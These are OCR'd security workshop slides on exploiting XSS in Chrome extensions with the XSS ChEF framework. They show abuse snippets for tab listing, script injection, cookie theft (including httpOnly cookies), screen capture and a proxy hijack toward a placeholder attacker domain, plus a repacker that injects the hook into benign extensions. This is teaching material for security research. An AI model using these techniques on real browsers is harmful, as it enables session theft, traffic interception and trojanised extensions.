
XSS ChEF Console



XSS ChEF
Hook code





XSS ChEF




ID	Window	Title
2	1	Inbox (22) - securityvictim@gmail.com - Gmail
4	1	Mozilla Developer Network
6	1	Płatności i przelewy internetowe — system PayPal

XSS ChEF


Eval
does extension have plugins
Choose code snippet...
get manifest file
does extension have plugins
delete URL from history
reset proxy settings
get cookies
search history
set proxy settings
do I have local file access
grab Google contacts
remove cookie
have you visited google
set cookie
get installed apps
get proxy settings


Eval
search bookmarks
Use __logEval(object) to return result asynchronously, also see extension API docs
chrome.bookmarks.search("http", __logEval);
Eval
[
{
"dateAdded": 1314661004359,
"id": "23",
"index": 0,
"parentId": "21",
"title": "Gmail",
"url": "https://mail.google.com/"
},
{
"dateAdded": 1317319149162,


XSS ChEF


Saved screenshots (experimental)
YAHOO!
Batman killing spree planned for months
YAHOO!
Batman killing spree planned for months

API abuse

- chrome.**tabs.query** - gets access to all tabs URLs (even incognito!), titles, documents etc.


```
chrome.tabs.query({}, function(t) {
    log({type: 'report_tabs','result':t});
});
```



API abuse

- chrome.**tabs.executeScript -** global XSS on any tab
- bypasses CSP


```
chrome.tabs.executeScript(null, {
    code:"alert(document.cookie)"
});
```



API abuse

- chrome.**tabs.captureVisibleTab**

```
chrome.tabs.captureVisibleTab(null,null, function(data_url) {
  log({type:'recvscreenshot', url: data_url});
});
```



API abuse

- chrome.**cookies**
  - read/write cookies, even httpOnly

```
chrome.cookies.getAll({url:
"https://www.google.com/"}, cb);
```

```
{"domain": ".google.com",
"expirationDate": 1358717774.49,
"hostOnly": false,
"httpOnly": true,
"name": "NID",
"path": "/",
"secure": false,
"session": false,
"storeId": "0",
"value": "61=...."
},...
```

```
chrome.cookies.set({
  url: 'https://www.google.com/',
  name: 'test-chef',
  value: 'test-ok',
  secure: true,
  httpOnly: true,
  expirationDate: null,
  path: '/'
}, cb);
```

API abuse

- chrome.**proxy -** silently change HTTP proxy!

```
var evilProxy = {
    "mode": "fixed_servers",
    "rules": {
        "bypassList": ["<local>","ATTACKER_DOMAIN.COM"],
                        // EXCLUDE BACK CHANNEL FROM PROXY
        "singleProxy": {
            "host": "localhost", // ATTACKER PROXY IP
            "port": 8080, // ATTACKER PROXY PORT
            "scheme": "http" // ATTACKER PROXY SCHEME
        }
    }
}
chrome.proxy.settings.set({value: evilProxy, scope:
'regular'}, cb);
```

API abuse

- chrome.**bookmarks -** interact with bookmarks

```
chrome.bookmarks.search("http", cb);
```

```
{"dateAdded": 1342946320,
"id": "123",
"index": 0,
"parentId": "21",
"title": "GMail",
"url": "https://mail.google.com/"}
```

Pre-Workshop Info

- Requirements
  - Latest version of XSS ChEF required (w/ dependencies)
    - PHP 5.3 + HTTP server, optionally node.js
    - unzip, curl
    - Only heavily tested under OS X & Linux
  - Chrome
  - Selected extensions
- All links can be found on **http://kotowicz.net/brucon**

BREAK (THEN WORKSHOP)


http://kotowicz.net/brucon

Workshop

- Part one: Exploitation
  - Discovery
  - Automation
- Part two: Repacking
  - Leveraging the human factor


Part one: Exploitation

- Slick RSS
- Slick RSS: Feed Finder




Part one: Exploitation

- Web Developer




Part one: Exploitation

- Springpad Extension



Part one: Exploitation

- Cookie Manager



Part one: Exploitation

- cr-gpg

Part Two: Repacking

- Wanted to get MORE privileges
- Utilizes “click-through-syndrome”
- You can repack any other benign extension, adding malicious part (e.g. XSS chef hook)

Part Two: Repacking

```
$ ./repacker-webstore.sh <ID> output.crx
Unpacking ...
Injecting xsschef...
Adding permissions...
Saving...
Done.
Moving signed extension to output.crx
```